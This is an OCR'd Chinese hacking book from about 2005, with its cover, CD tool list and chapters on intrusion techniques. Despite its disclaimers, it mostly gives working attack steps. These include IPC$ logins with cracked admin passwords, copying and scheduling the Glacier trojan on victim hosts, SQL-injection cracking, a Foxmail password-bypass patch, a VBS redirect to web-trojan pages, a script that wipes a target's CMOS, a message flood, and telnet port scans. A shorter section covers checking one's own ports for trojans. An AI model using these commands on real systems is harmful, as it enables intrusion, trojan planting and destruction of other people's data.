电脑迷 编辑推荐

电脑迷 荣誉出品

黑客攻击秘技大曝光

赠 臭名昭著黑客工具手册

打造自己的QQ密码破解器

劫持国内超人气论坛

—— XX胡同讨论版

用百度“偷”别人收藏夹

著名网游私服架设全程录像

- 免费拨打任意电话
- 5分钟破解彩信收费系统
- 远程盗取ADSL账号
- 永不被杀的木马捆绑机
- 在线破解QQ密码

超级秘籍 up! 制作免杀的迷你灰鸽子

CCProxy代理软件中隐藏的阴谋

做黑客，用IE就行

用溯雪在线破解Web邮箱密码

李逵还是李鬼——QQ视频欺骗

MSN Space大赛官方网站入侵经过

ISBN 7-89491-409-6

9 787894 914095 >

山东电子音像出版社出版

光盘导读

特别提醒：

一、本光盘中收录的黑客软件皆具有一定的杀伤力，除了可入侵别人计算机外，甚至也有所谓的杀硬盘程序，请千万小心使用。

二、这些软件仅供研究用，以帮助大家有效地抵御和防范黑客，切勿利用来破坏他人的计算机或数据，否则一切后果自负！

三、本光盘已经过严格杀毒，但因收录有黑客程序，所以在运行光盘时某些杀毒软件可能会报警。

黑客工具

穿越防火墙！袖珍型的文件传送利器 Tftpd32
经典后门 icmpdoor
黑客之门（hacker's door）
黑洞 2005
海阳顶端网 ASP 木马 2005
一个内核级后门 hackerdoor
SQLServer 注入漏洞检测工具 NBSI
超级扫描器 SuperScan
X-SCAN

安全工具

优秀的监视工具 TCPView
网管员的好帮手——远程管理工具包 PsTools
顶级的嗅探监听——Iris
微软 IIS 网站专用防护系统 SecureIIS
安全必备工具——RootkitRevealer v1.55
经典安全必备工具集 Tools
注册表修复工具 Registry CheckUp 2.3
Registry CheckUp 2.2 汉化版
截取和译码密码工具 ZxSniffer
DOS 下杀进程软件
网络端口监测利器 Port Reporter
特征码定位器 CCL
天网防火墙
超级安全工具 Xintegrity
后门检测工具——冰刃 IceSword
加壳和脱壳工具 UpxShell

视频教学

3389 动画教程
3389 肉鸡添加自己的账号
3389 自动安装工具教程
Aspcode 动画教程
DLL 内存特征码定位操作录像
eBorder 代理客户端动画教程
PortTunnel 映射端口动画
telnet 代理使用动画教程
TFTPD32 使用教程
WebDav 漏洞溢出实列
X-Scan 视频教学
本地架设 FTP 作灰鸽子备用上线
菜鸟教程之 Diy 留言
初级动画教程——关闭 IPC
传奇私服 3.0 架设全程录像
动网论坛For MSSQL的动画教程
给软件脱壳加壳躲避查毒软件查杀
黑洞 2005 初体验
海洋顶端木马 2005 攻击动画
海洋顶端木马 2006 使用动画
灰鸽子远程控制 Version 1.2 动画教程
华为 ADSL 猫开启路由设置与端口映射教程
简单 Sunos 入侵
将 SOCKS 5 代理显示端口为 4000
教你如何使用 RADMIN
利用 FindPass、pulist 获取账户密码
利用 SecureIIS 实现主机防 sql 注入、防上传木马
美萍软件远程开会员之方法
让 NBSI 成为我们的学习工具
三分钟给肉鸡做主页
如何提高扫描到肉鸡的机会
使用 VIDC 内网控制内网教程
使用灰鸽子自动上线功能全攻略
隐藏账号后门教程
用被禁用的 guest 账号登录
永远不会被杀的捆绑机
主动连接类型动画教程
制作私人 QQ 动画教程
自动上线型动画教程
crack 教学
MySql 入侵动画教程
黑客基础教材
获取登陆口令
三陀工作室整理的黑客技巧
手把手教你汉化程序
中国鹰派专用安全教程
制作免杀迷你灰鸽子详细教程

CONTENTS目录

首先声明：全书从技术分析角度出发，对黑客的每个攻击入侵方法和所有实例都进行了测试，全部可以实现和做到，但，害人之心不可有，读者诸君切勿将本书内容用于任何违法行为，否则一切法律责任自负！

黑客基本技巧

黑客密码攻击

漏洞攻击与防范

病毒、木马攻防技巧

代理与日志清除技巧

QQ 攻击技巧

CONTENTS目录

电子邮箱与网页浏览器攻击


网站入侵技巧

黑客常用命令集

册中册：臭名昭著黑客工具手册

黑客工具

安全工具



黑客基本技巧

新手入侵的几个问题

Q：**听人说有经验的黑客仅仅通过一个ping命令就可以判定远程主机的操作系统。这是怎么回事？怎样实现？**

A：在ping主机后可以通过TTL返回值大体判定。举例如下：

TTL=107(Windows NT)

TTL=108(Windows 2000)

TTL=127或128(Windows 9x)

TTL=240或241(Linux)

TTL=252(Solaris)

TTL=240(Irix)

大家可以在平时多总结一下，但也注意不要过于迷信，因为一个聪明的管理员会手动修改TTL值以迷惑入侵者。

Q：**老是见到shell这个名词，这个shell是什么？还有什么是exploit？**

A：shell代表的是用户和操作系统"交流"的接口，就像Windows 2000中的cmd命令框。shell的另一种解释是Unix系统下的一种脚本编程语言。exploit一般解释为"溢出"或"漏洞"。我个人认

为解释成“溢出”更确切一些。

Q：用3389终端服务控制肉鸡好爽，可是对方的管理员如果在主控台的话，会不会看到我对他系统的控制？

A：你的控制操作是在后台运行的，表面上是察觉不到的。但是管理员可以通过“Alt+Ctrl+Del”组合键查看到你的控制进程，然后kill掉你的ID或者发个对话框过来吓你一跳，所以最好是确定管理员不在线的时候再进行控制。

Q：我已拿到一台Windows 2000的admin权限，但是只能通过telnet登录控制。我若想用终端控制它该怎样做？

A：Windows 2000自带一个无人职守的安装工具：sysocmgr.exe。你可以telnet进入主机后再在命令行下输入：

C:\>echo [Components] >c:\hackart

C:\>echo TSEnable = on >>c:\hackart

C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\hackart /q /r

过一会终端服务就会自动安装完毕。“TSEnable=on”的意思是开启终端服务。最后一行的/r参数是决定服务器是否重新启动。若去掉/r参数将自动重启服务器。重新启动后终端服务也会自动启动。详细参数设定请参考MSDN帮助。

Q：我可以用Windows 98入侵Windows 2000或Windows NT吗？

A：当然可以！也可以入侵Unix/Linux，前提是你要有跳板才行。因为Windows 98对网络的支持较差，没跳板的话入侵起来很费力。

提示 当你net start termservice失败后可尝试用此方法。

Q：像我这样的菜鸟怎样才能逐步提高自己的入侵水平？

A：多看看入侵教程，先从IIS系列入侵开始，逐步向入侵Solaris、Linux、Free Bsd、Irix等进化。不要急，慢慢来。

Q：我想知道入侵的详细步骤，因为有许多时候我感到无从下手。

A：入侵大体步骤如下：

1.扫描目标主机（找个好用的扫描器，推荐namp）。检查开放的端口，看哪个可以利用。搜集目标服务器信息很重要，这可以保证“对症下药”地进行后面的入侵工作。

2.看是否存在脆弱账号和密码，以及服务软件漏洞，如Wu-FTP漏洞等等。

3.若目标主机固若金汤，而你又有钱的话，可以试试暴力破解。

4.如果对方只开放80端口，你可以尝试探测一下IIS或CGI漏洞等。

5.通过前面找到的漏洞进入对方主机，然后留后门，清除日志等等。

Q：像我这样的初学者用什么扫描工具最好？

A：流光、X-scan、SuperScan等等。

Q：我对SUN OS入侵比较感兴趣，我想了解一下sunrpc远程溢出漏洞及相对应的版本。

A：rpc.ttdbserverd：Solaris 2.3，2.4，2.5，2.5.1，2.6

rpc.cmsd：Solaris 2.5，2.5.1，2.6，7

sadmind：Solaris 2.6，7

snmpXdmid：Solaris 7，8

本地漏洞：lpset：Solaris 2.6，7

入侵的基本步骤介绍

作为一个初级黑客，我们首先要了解的是一般的入侵步骤。一般入侵步骤分为三步：

1.扫描目标主机并分析扫描信息。比如：探测开放的端口、获得服务软件及版本、探测漏洞等等。

2.利用扫描找到的漏洞，探测并获取系统帐号或密码。

3.通过系统帐号或密码获得权限，然后对入侵的主机进行操作。

下面从使用工具的角度讲解两个实际入侵的例子。例子不涉及任何高深知识，但从中可以看出入侵的一般步骤。

一、入侵单机——普通攻击

操作系统：Windows NT系统。

工具：

1.shed.exe：shed.exe是一款用于网上查共享资源的工具。它的查找速度快，可以查到很多服务端的共享文件。不过其中有些ip在浏览器中无法访问，这是因为它们也包含了个人上网的ip。

2.流光2000：一些网站和网吧的服务器目录都是共享的，但是需要访问用户名和密码，否则会出现访问不了或者权限不够的情况。这时候我们可以用流光的ipc探测功能建立一个空对话，然后再简单探测用户列表。如果遇到某些网管为了图方便把系统administrator账号设置得过于简单，便可以抓到肉鸡了。

3.冰河8.4：在被入侵服务器端带宽很大的情况下，使用冰河可以很快控制服务器，并且在几分钟内就可以查到对方主机的主页所在位置。但是如何上传并且控制它呢？这就要用到Windows自带的cmd.exe工具了。

4.cmd.exe：点击Windows桌面右下角“开始”按钮，选择“运行”，在命令框里输入“cmd”后，点击“确定”进入cmd.exe的对话框。在cmd.exe对话框中使用net命令，具体操作如下：

第一步：输入“net use \\ip\ipc$ password /user:username”

说明：以一个超级用户名与你想入侵的主机建立联接，超级用户必须具有admin权限。这里的“ip”输入要入侵主机的ip地址，“username”与“password”就是刚才用流光找到的超级用户的用户名与密码。比如：“net use \\210.*.*.*\ipc$ juntuan /user:juntuan”。

第二步：输入“copy g-server.exe \\ip\admin$\system32”

说明：g-server.exe就是冰河的远程服务器端，该命令将此文件拷贝到对方主机Window NT系统里的system32目录里。

第三步：“输入net time \\ip”

说明：查看对方的服务器时间。之所以要查看对方服务器时间，是因为不同机器上的系统时间有差异，这里必须以对方的服务器时间为准。

第四步：at \\ip time g-server.exe

说明：这里的time就是对方的主机时间。该命令的作用是在规定时间执行该程序。比如 at \\210.*.*.* 19:55 g-server.exe，这样冰河就可以在对方主机时间是19:55的时候控制该电脑了。

二、入侵网站——SQL注入攻击

工具：榕哥的SQL注入攻击工具包，在榕哥的站点可以下载。这个工具包中有两个小程序：“wed.exe”和“wis.exe”，其中“wis.exe”是用来扫描某个站点中是否存在SQL注入漏洞的，而“wed.exe”则是用来破解SQL注入用户名密码的。两个工具的使用都非常简单，结合起来就可以完成从寻找注入点到注入攻击成功的整个过程。

1.寻找SQL注入点

“wis.exe”使用的格式如下：“wis.exe 网址”。首先打开命令提示窗口，比如输入如下命令：“wis.exe http://www.xxx.com/”。在输入网址

时，前面的“http://”和最后面的“/”是必不可少的，否则将会提示无法进行扫描。输入完毕后按回车键，即可开始进行扫描了。从扫描结果中可以看到，某些网站中存在着很多SQL注入漏洞。我们可以随便挑其中一个，然后对它进行SQL注入，破解出管理员的帐号。

2、SQL注入破解管理员帐号

现在使用刚才下载的工具包中的“wed.exe”程序，进入命令窗口中输入命令。命令格式为：“wed.exe 网址”。需要注意的是，这次输入网址时，最后面千万不要加上那个“/”，但前面的“http://”还是必不可少的。输入后按回车键可以看到程序运行的情况。可以看到程序自动打开了工具包中的几个文件“C:\wed\wed\TableName.dic”、“C:\wed\wed\UserField.dic”和“C:\wed\wed\PassField.dic”，这几个文件分别用来破解用户数据库中的字表名、用户名和用户密码所需的字典文件。当然我们也可以用其它的工具来生成字典文件，不过榕哥“黑客字典”已经足够强大，不需要再去找其他工具了。

在破解过程中还可以看到“SQL Injection Detected.”的字样，表示程序还会对需要注入破解的网站进行一次检测，看看是否存在SQL注入漏洞，成功后才开始猜测用户名。

耐心等待一会后，就能获得数据库表名，然后得到用户表名和字长，再检测到密码表名和字长，最后用“wed.exe”程序进行用户名和密码的破解，很快就得到了用户名和密码了。

3.搜索隐藏的管理登录页面

拿到了管理员的帐号后，还需要找到管理员登录管理的入口才行。一般在网页上不会出现管理员的入口链接，这时候还是可以使用“wis.exe”程序。因为这个程序除了可以扫描出网站中存在的所有SQL注入点外，还可以找到隐藏的管理员登录页面。

管理员登录页面只可能隐藏在整个网站的某个路径下。因此输入“wis.exe http://www.xxx.com/ /a”（http://www.xxx.com/ 为你要入侵网站的网址），对整个网站进行扫描。依然要注意扫描语句中网址的格式。按回车键后程序开始对网站中的所有页面进行扫描，在扫描过程中找到的隐藏登录页面会在屏幕上以红色显示出来。查找完毕后，所有页面会以列表形式显示在命令窗口中。

在浏览器中输入网址，出现了本来隐藏着的管理员登录页面。输入用户名和密码，就进入到后台管理系统了。

小黑客的九大贴身秘技

一、cmd命令框下用IPC$登录肉鸡的简单操作

用记事本建立一个名为login.bat文件，代码如下：

```
@net use \\%1\ipc$ %3 /u:"%2"
@echo
```

保存文件后，在cmd命令框里输入如下命令：

login.bat x.x.x.x user/password

其中“x.x.x.x”为肉鸡IP地址，“user”为肉鸡admin用户名，而“password”为密码。这样我们以后每次用IPC$登录肉鸡就不用输入一大串的命令了。

二、进入Foxmail账户有妙招

在Foxmail中可以为账户加上访问密码，如果想进入别人的信箱却不知道密码该怎么办呢？一个众所周知的办法是：打开Foxmail文件夹下以账

户名命名的任意一个文件夹，把里边一个名为account.stg的文件复制到你想进入的账户目录里，直接覆盖该目录下原来的account.stg文件。运行Foxmail，就可以不需密码直接进入该信箱。但是上面的方法并不隐蔽，因为对方下次使用信箱时就会发现你破解了他的信箱。要想进入对方的信箱而不被对方发现，可以使用下面这个办法：用16进制文件编辑器UltraEdit打开Foxamil的主程序Foxmail.exe文件，按组合键"Alt+F3"在查找框里输入以下的代码"E8617EE4FF7515"，单击"确定"开始后查找，找到后把其中的"7515"改为"9090"，然后保存就可以了。再次运行Foxmail.exe后，就可以随意进入设有密码的Foxmail邮箱了。该技巧对5.0.500.0版本的Foxmail也有效。

三、利用vbs脚本判断对方的IE版本

做过网页木马的朋友都知道，针对不同版本的IE，网页木马的制作方法也不相同，比方说针对IE6.0版的网页木马制作方法与其它各个版本的就不相同。因此我们在编制网页木马时，往往需要页面具有自动判别对方IE版本的能力，以便根据对方IE版本的不同，跳转到不同的网页木马页面。以下一段vbs脚本可以帮助我们实现这个功能。

打开记事本，输入如下内容：

```
<SCRIPT language=vbscript>
if Instr(window.navigator.appversion,"MSIE 6.0")>0 then
alert("浏 览 器：Internet Explorer 6.0")
window.location.href="http://IE6.0 网页木马页面"
else
alert("浏 览 器：6.0版本以下")
window.location.href="http://IE6.0以下版网页木马页面"
end if
</SCRIPT>
```

这样，使用IE6.0的用户浏览了该页面后，会自动跳转到"http://IE6.0网页木马页面"，不是IE6.0的用户浏览后会自动跳转到"http://IE6.0以下版网页木马页面"。当然，具体页面网址可根据你设置的木马页面进行修改。

四、肉鸡ipc$打不开的解决办法

有些朋友反映通过telnet登录到对方的机器后却不能打开ipc$，这该怎么办呢？可以按如下步骤操作：

1.首先试试在cmd命令框里输入net share命令，看ipc$服务能不能使用，如果不能使用，说明对方没有安装文件和打印机共享服务，此时只能放弃了。

2.如果ipc$服务可以使用，则输入net share ipc$，看ipc$能不能打开。如果打不开就先输入net stop server，然后输入net start server，这样就可以知道ipc$能不能打开。

3.如果net stop server命令不能执行，则要先关闭其附属进程，再关闭server的主进程，之后ipc$多半可以连接上了。

4.如果ipc$还是连接不上，那么很可能是对方开了防火墙，这时只能想办法杀掉防火墙的进程了。

五、用vbs脚本结束进程

用记事本工具编写一个.vbs文件，之后在Windows2000下运行，就可以成功结束正在运行的进程。

文件代码内容如下：

```
On Error Resume Next
strComputer="."Set objWMIService = GetObject("winmgmts:" _
&& "{impersonationLevel=impersonate}!\\" && strComputer && "\root\cimv2")Set colProcessList =objWMIService.ExecQuery _
("Select * from Win32_Process Where Name=*.exe")For Each objProcess in colProcessList
objProcess.Terminate()Next
```

其中"*.exe"是你想要结束的进程，将它改为你要结束进程的名即可。

六、利用批处理清除对方的CMOS内容

如果你想清除对方电脑的CMOS内容该怎么办？方法有很多，其中利用批处理的方式是比较另类的一招。具体办法是打开记事本，在文件中输入如下内容：

```
Const ForAppending=8
Dim fso,x,y
Set fso=CreateObject("Scripting.FileSystemObject")
Set x=fso.OpenTextFile("c:\autoexec.bat", ForAppending, True)
Set y=fso.CreateTextFile("c:\1.txt", True)
x.WriteBlankLines(1)
x.Write"debug<1.txt"
x.WriteBlankLines(1)
y.WriteLine("o 70 10")
y.WriteBlankLines(1)
y.Write("o 71 10")
y.Close
x.Close
```

把上述内容保存为.bat文件，然后拷贝到对方的电脑上运行即可。它的作用是向Autoexec.bat中加入数据，创建一个文件，并向其中写入内容，使对方机器在下次开机时调用debug清除掉CMOS设置，包括CMOS密码。其实，这与大家常用的清除CMOS密码的方法很相似，通常情况下清除CMOS密码的方法是在cmd命令框下输入"debug"，按回车键之后输入如下命令即可手工清除密码：

```
-o 70 10
-o 71 01
-q
```

七、利用批处理轰炸对方电脑

打开记事本，在里面输入如下内容：

```
@echo 正在轰炸中……
:start
@net send %1 %2
@if errorlevel 1 goto over
goto start
:over
@echo 发送失败:(
```

将其保存为文件名为"xxx.bat"的批处理文件即可（xxx可为任意文件名）。

之后在cmd命令框里输入以下命令：

```
xxx.bat x.x.x.x message
```

其中"x.x.x.x"为要轰炸的IP地址，"message"为轰炸时发送给对方的消息。

八、戏弄非法用户

为防止有人胡乱使用自己的电脑，我们可以利用批处理文件来戏弄一下非法用户。用记事本程序在Windows目录中建立一个Winstart.bat文件，并在该文件中加入以下命令：

```
@echo off
echo non-system disk or disk error
choice/c:&&/n
```

上面代码中的"&&"为我们设置的密码，你可以自行设置。这样重新启动计算机开机时显示器上会显示"non-system disk or disk error"，而且光标一直闪烁，给非法用户造成是Windows死机的假象。有时就连高手也会上当受骗。当我们要进入系统时，只要输入"&&"即可。

九.我的电脑你别用

如果你不想让别人使用你的电脑，又不好意思说，那该怎么办呢？也许你认为可以在CMOS中设密码。但是如果是朋友向你询问密码，你好意思不说吗？其实，我们可以用下面这个办法来欺骗一下他的眼睛，使他以为电脑坏了，从而放弃使用你电脑的念头。

方法是：进入cmd窗口，在里面输入：copy con null.sys，之后按两次回车键，然后按"Ctrl+Z"组合键或F6键，屏幕上会显示^z，再次按回车键，屏幕上会显示"1 file(s) copied"，这样一个名为null.sys的空文件就建好了。现在，找到C盘根目录下的config.sys文件（注意这个文件是隐藏属性，所

以必须设置“文件夹选项→查看”中属性为“显示所有文件和文件夹”才可以看到），然后右键单击该文件，在弹出菜单中选择“用记事本打开”，接下来在config.sys文件中加入一行：

device=c:\null.sys /d:null

保存修改结果，退出记事本。以后，你的电脑就会在出现Windows的启动画面时自动重新启动，如此反复下去，别人一定以为你的电脑出了问题，而你就可以偷偷乐了。

查看自己开放的端口

当前最为常见的木马通常是基于TCP/UDP协议进行client端与server端之间的通讯的。既然要用到这两个协议，就不可避免要在server端（就是被种了木马的机器）打开监听端口来等待连接。例如鼎鼎大名的冰河使用的监听端口是7626，Back Orifice 2000则是使用54320等等。我们也可以通过查看本机开放端口的方法来检查自己是否被种了木马或其它hacker程序。以下是详细的介绍。

一、Windows本身自带的netstat命令

关于netstat命令，我们先来看看Windows帮助文件中的介绍：

Netstat

显示协议统计和当前的 TCP/IP 网络连接。该命令只有在安装了 TCP/IP 协议后才可以使用。

netstat [-a] [-e] [-n] [-s] [-p protocol] [-r] [interval]

参数

-a

显示所有连接和侦听端口。服务器连接通常不显示。

-e

显示以太网统计。该参数可以与 -s 选项结合使用。

-n

以数字格式显示地址和端口号（而不是尝试查找名称）。

-s

显示每个协议的统计。默认情况下，显示TCP、UDP、ICMP 和 IP 的统计。

-p 选项可以用来指定默认的子集。

-p protocol

显示由protocol指定的协议的连接。protocol可以是tcp或udp。如果与-s选项一同使用显示每个协议的统计，protocol可以是TCP、UDP、ICMP或IP。

-r

显示路由表的内容。

interval

重新显示所选的统计，在每次显示之间暂停interval秒。按“Ctrl+B”组合键停止重新显示统计。如果省略该参数，netstat将打印一次当前的配置信息。

看完这些帮助文件，我们应该明白netstat命令的使用方法了。现在就让我们现学现用，用这个命令看一下自己的机器开放的端口。进入到命令行下，使用netstat命令的a和n两个参数：

C:\>netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7626	0.0.0.0:0	LISTENING
UDP	0.0.0.0:445	0.0.0.0:0	
UDP	0.0.0.0:1046	0.0.0.0:0	
UDP	0.0.0.0:1047	0.0.0.0:0	

Active Connections是指当前本机活动连接，Proto是指连接使用的协议名称，Local Address是

本地计算机的 IP 地址和连接正在使用的端口号，Foreign Address是连接该端口的远程计算机的 IP 地址和端口号，State则是表明TCP 连接的状态，你可以看到后面三行的监听端口是UDP协议的，所以没有 State 表示的状态。从上面可以看到机器的7626 端口已经开放，正在监听等待连接，这表示机器很可能已经感染了冰河。

二、工作在Windows 2000下的Fport

Fport是FoundStone出品的网络安全工具。它可以用来列出系统中所有打开的TCP/IP和UDP端口，以及对应的应用程序的完整路径、PID标识、进程名称等信息，该软件在cmd命令框下使用，请看例子：

```
D:\>fport.exe
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
```

Pid	Process	Port	Proto	Path
748	tcpsvcs	7	TCP	C:\WINNT\System32\tcpsvcs.exe
748	tcpsvcs	9	TCP	C:\WINNT\System32\tcpsvcs.exe
748	tcpsvcs	19	TCP	C:\WINNT\System32\tcpsvcs.exe
416	svchost	135	TCP	C:\WINNT\system32\svchost.exe

这样各个端口究竟是什么程序打开的就一目了然了。如果发现有某个可疑程序打开了某个可疑端口，那就很可能是木马。

Fport的最新版本是2.0。很多网站都提供下载，但是为了安全起见，最好还是到FoundStone的官方网站去下载。(http://www.foundstone.com/knowledge/zips/fport.zip)

三、与Fport功能类似的图形化界面工具Active Ports

Active Ports为SmartLine出品的用来监视电脑所有打开的TCP/IP/UDP端口的工具。它不但可以将你所有的端口显示出来，还显示所有端口所对应的程序所在的路径，本地IP和远端IP(试图连接你的电脑IP)是否正在活动。除此之外，它还提供了一个关闭端口的功能，当你用它发现被木马开放的端口时，可以立即将端口关闭。这个软件在Windows NT/2000/XP平台下工作，你可以从http://www.smartline.ru/software/aports.zip下载。

其实使用Windows XP的用户无须借助其它软件即可以得到端口与进程的对应关系，因为Windows XP所带的netstat命令比以前的版本多了一个"o"参数，使用这个参数就可以检测到与打开端口对应的进程。

上面介绍了几种查看本机开放端口以及与端口相对应的进程的方法，通过这些方法可以轻松地发现基于TCP/UDP协议的木马。但是如果碰上反弹端口木马，或者利用驱动程序及动态链接库技术制作的新木马时，以上这些方法就很难查出木马的痕迹了。所以我们一定要养成良好的上网习惯，不要随意运行邮件中的附件，从网上下载的软件先用杀毒软件检查一遍再使用，在上网时要打开网络防火墙和病毒实时监控，以保护自己的机器不被木马或病毒入侵。

轻松查看IP地址

作为一个黑客，在攻击前收集对方机器信息是很重要的。因此如何得到对方主机的IP地址是一个重要问题，下面就介绍几种简单的查看目标机IP地址的方法。

一、通过QQ软件查IP补丁查IP

每当QQ的一种新版本出来，隔不了几天补丁程序就出来了，即便是菜鸟查看IP地址和端口都异常容易，如QQ2005珊瑚虫版就在腾讯公司提供

QQ2005下载之后很短时间内就出来了，这种版本便是在QQ原有版本的基础上，增加了显示好友的IP地址以及地理位置的补丁，只要对方在线就可以轻松查看对方的IP地址、所在地等信息（图1）。




图 1

二、用防火墙查看IP

由于QQ使用的是UDP协议来传送信息的，而UDP是面向无连接的协议，为了保证信息到达对方，QQ需要对方发一个认证，告诉本机对方已经收到消息，一般的防火墙（例如天网）都带有UDP监听的功能，因此我们就可以利用这个功能来查看IP。

第一步：运行防火墙程序，在“自定义IP规则”那一栏把“UDP数据包监视”选项打上钩（QQ中的聊天功能使用的是UDP的4000端口作为数据发送和接收端口）。接着点一下工具按钮上那个像磁盘一样的“保存规则”图标（图2）。




图 2

第二步：运行QQ，向想查询IP地址的QQ对象发一信息。

第三步：切换到防火墙程序所在窗口，点击主界面像铅笔一样的按钮进入日志界面，看看当前由防火墙记录下来的日志（图3）。




图 3

在日志中，如果对方端口是OICQ Server[8000]，则表示该条日志上的IP地址是QQ服务器的。排除了本机的IP地址、发送到网关的IP地址以及QQ服务器的IP地址后，剩下的就是对方的IP地址了，如图中为210.82.117.92。拥有了对方的IP地址，如果还想知道对方的地理位置，可以再配合“追捕”之类的工具软件，便可了解对方大概在哪里了。用这种方法来查找IP地址，不会受QQ版本的限制，是一劳永逸的事。

注意：利用天网的日志功能也可以查到那些成天抱着一个扫描器到处扫描的人的IP地址。这是黑客需要具备的很重要的技能，在攻击别人时，首先要懂得保护自己，时时警惕身边可能存在的黑客，以免弄得“出师未捷身先死”，那就得不偿失了。

三、聊天室中查IP

在允许贴图、放音乐的聊天室，利用HTML语

随着QQ版本的升级，QQ安全性也越来越高，用户可以自己设定是通过点对点模式还是服务器模式传送消息，如果对方选择了服务器模式，你也就得不到他的IP地址了。


言向对方发送图片和音乐，如果把图片或音乐文件的路径设定到自己的IP上来，那么尽管这个URL地址上的图片或音乐文件并不存在，但你只要向对方发送过去，对方的浏览器将自动来访问你的IP。对于不同的聊天室可能会使用不同的格式，但你只需将路径设定到你的IP上就行了。

如："XXX聊天室"发送格式如下：

发图像：img src="http://61.128.187.67/love.jpg"

发音乐：img bgsound="http://61.128.187.67/love.mid"

这两个语句里的61.128.187.67需要替换成你自己的IP地址。这样你用监视软件就可以看到连接到你机器的IP地址，这种软件很多，如lockdown，IP Hunter等。



如果对方在浏览器中将图像、声音全部禁止了，此方法就无能为力。对于使用代理服务器的，此方法也只能查到他所用代理的IP地址，无法查到其真实IP地址。

四、查网站的IP地址

如果想要攻击某个网站的话，也需要首先获得该网站的IP地址，获取网站地址最简单的办法还是使用Windows自带的一个小程序ping.exe。

在cmd命令框下输入"ping www.xxx.com"。运行之后会显示该网站的IP地址以及其他一些信息（图4）。

图4

如果ping通了，将会从该IP地址返回byte，time和TTL的值，这样我们就有了进一步进攻的条件。其中time时间越短，表示响应时间越快。





图5



对于个人计算机或是其它机器我们还可以使用ping命令查看对方是否在线，只有对方在线，我们才能再进行下一步攻击。

扫描一个网段的所有端口

在Windows 2000下打开cmd窗口，然后输入如下命令：

for /l %a in (1,1,254) do start /min /low telnet 192.168.0.%a 3389

这条命令可以使192.168.0.x这个IP段所有开放3389端口的主机都会暴露出来。这条命令执行后会在任务栏打开254个小窗口，每个窗口对应一个该IP段的IP地址。如果检测到某IP地址的主机未开放3389端口，则对应的窗口将在5秒钟内退出，最后剩下的窗口对应的就是开放了端口的主机了，看一下小窗口的标题可以得知主机的IP地址。如果你觉得你的机器性能很好的话，还可以把/low参数去掉。

如果要扫描一台主机的多个端口，可以输入如下命令：

for /l %a in (1,1,65535) do start /low /min telnet 192.168.0.1 %a

这样就扫描到IP地址为192.168.0.1的主机从1到65535的所有端口。

输入如下命令扫描一个网段的所有端口：

for /l %a in (1,1,254) do for /l %b in (1,1,65535) do start /low /min telnet 192.168.0.%a %b

这样就可以扫描IP段为192.168.0.x的全部主机从1到65535的所有端口。

